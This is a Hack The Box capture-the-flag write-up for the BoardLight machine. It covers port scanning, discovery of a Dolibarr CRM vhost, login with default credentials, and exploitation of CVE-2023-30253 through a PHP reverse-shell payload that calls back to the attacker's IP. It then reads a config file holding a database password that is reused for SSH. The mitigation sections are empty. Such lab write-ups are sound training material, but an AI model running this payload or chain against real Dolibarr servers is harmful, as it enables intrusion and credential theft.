

Hack The Box - BoardLight walkthrough

0bKP

01 June 2024

A breach report of Hack The Box's BoardLight machine.

Contents

1	Introduction	1
2	Reconnaissance	2
3	Enumeration	4
4	Privilege escalation	5
5	Mitigation	7
6	Dolibarr	7

1 Introduction

This write-up explores the successful penetration of an easy-level Hack The Box (HTB) machine, focusing on a variety of techniques including web server vulnerabilities, exploitation of the Dolibarr application, virtual host enumeration, and the deployment of a reverse shell.

The initial reconnaissance phase involved misconfigured virtual hosts, which provided opportunities for lateral movement within the network. Notably, the default credentials to one of the virtual hosts were left unchanged, facilitating unauthorized access for the attacker.

Further enumeration revealed potential attack vectors, leading to the discovery of vulnerable services and applications. Exploiting a known vulnerability in the Dolibarr application, the attacker gained unauthorized access to the system.

By deploying a reverse shell payload, the attacker established persistent access to the system, enabling continued exploration and data exfiltration. Through meticulous analysis and exploitation of various weaknesses, the attacker achieved their objectives within the HTB environment.

This write-up serves as a comprehensive overview of the methodologies employed to compromise the HTB machine, offering insights into web server vulnerabilities, application exploitation, enumeration techniques, and the execution of reverse shells.

2 Reconnaissance


The first step involved scanning for open ports using Nmap. The results are as follows:

```
Nmap 7.94SVN scan initiated Sat Jun 1 21:31:38 2024 as: nmap -sC -sV
-vv -oN scan.nmap 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up, received syn-ack (0.052s latency).
Scanned at 2024-06-01 21:31:39 CEST for 94s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
```

```
80/tcp open  http syn-ack Apache httpd 2.4.41
Service Info: Host: board.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two ports open on the machine: 22 with an SSH and 80 with HTTP running. Moreover, the scan showed that the hostname is board.htb. It was added to the `/etc/hosts` file.


The web page doesn't seem to have anything worth of further investigation.



The results of gobuster directory enumeration didn't reveal any interesting files. Upon further reconnaissance the virtual host *crm.board.htb* was found. The command run:

```
gobuster -dir ~/wl/SecLists/Discovery/DNS/subdomains-top1million-20000.txt  
--url board.htb --append-domain
```

After adding a new entry to the */etc/hosts* file, the web page was examined. It was a simple login page powered by Dolibarr 17.0.0




The default Dolibarr credentials **admin:admin** worked. Now, it was possible to access the dashboard from the admin account.

3 Enumeration

After a while of trying different functionalities, one in particular stood out. The web server facilitated creating new web pages from a template. It allowed editing the HTML code, potentially creating a serious attack vector.

It allowed the malicious user to add PHP code onto the web page. This vulnerability in Dolibarr is known as **CVE-2023-30253**.




Firsly, the new webpage under the localhost was created with the subdomain of revshell as shown on the image above. Next, it was possible to add


a template and edit its source code. The following payload was added:

```
<?pHp system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.123/1234 0>&1'"); ?>
```

It looked as follows:



After saving the project, the server executed the code granting us the reverse shell.



4 Privilege escalation

We were in as www-data. After a while of skimming through the files, the configuration file of Dolibarr was found, and it contained some credentials.

```

www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
ls
conf.php
conf.php.example
conf.php.old
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
// Please contact the server administrator at [no address given] to inform them of the time
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
// For more information about this error, you may want to check the server error log.
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possible parameters.
// Apache/2.4.41 (Ubuntu) Server at crm.board.htb Port 80
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

```

At first, it was not known what these credentials (**dolibarowner:serverfun2\$2023!!**) were for. After sometime of trying to log into different services, i.e. sql local database, SSH, the user *Larissa* was found in */etc/passwd* file. This password worked for the users SSH account.

```

(grwzy@kali)-[~/HTB/BoardLight]
$ ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:
Last login: Sun Jun 2 04:32:29 2024 from 10.10.14.67
larissa@boardlight:~$

```

This way the user was owned.

5 Mitigation

6 Dolibarr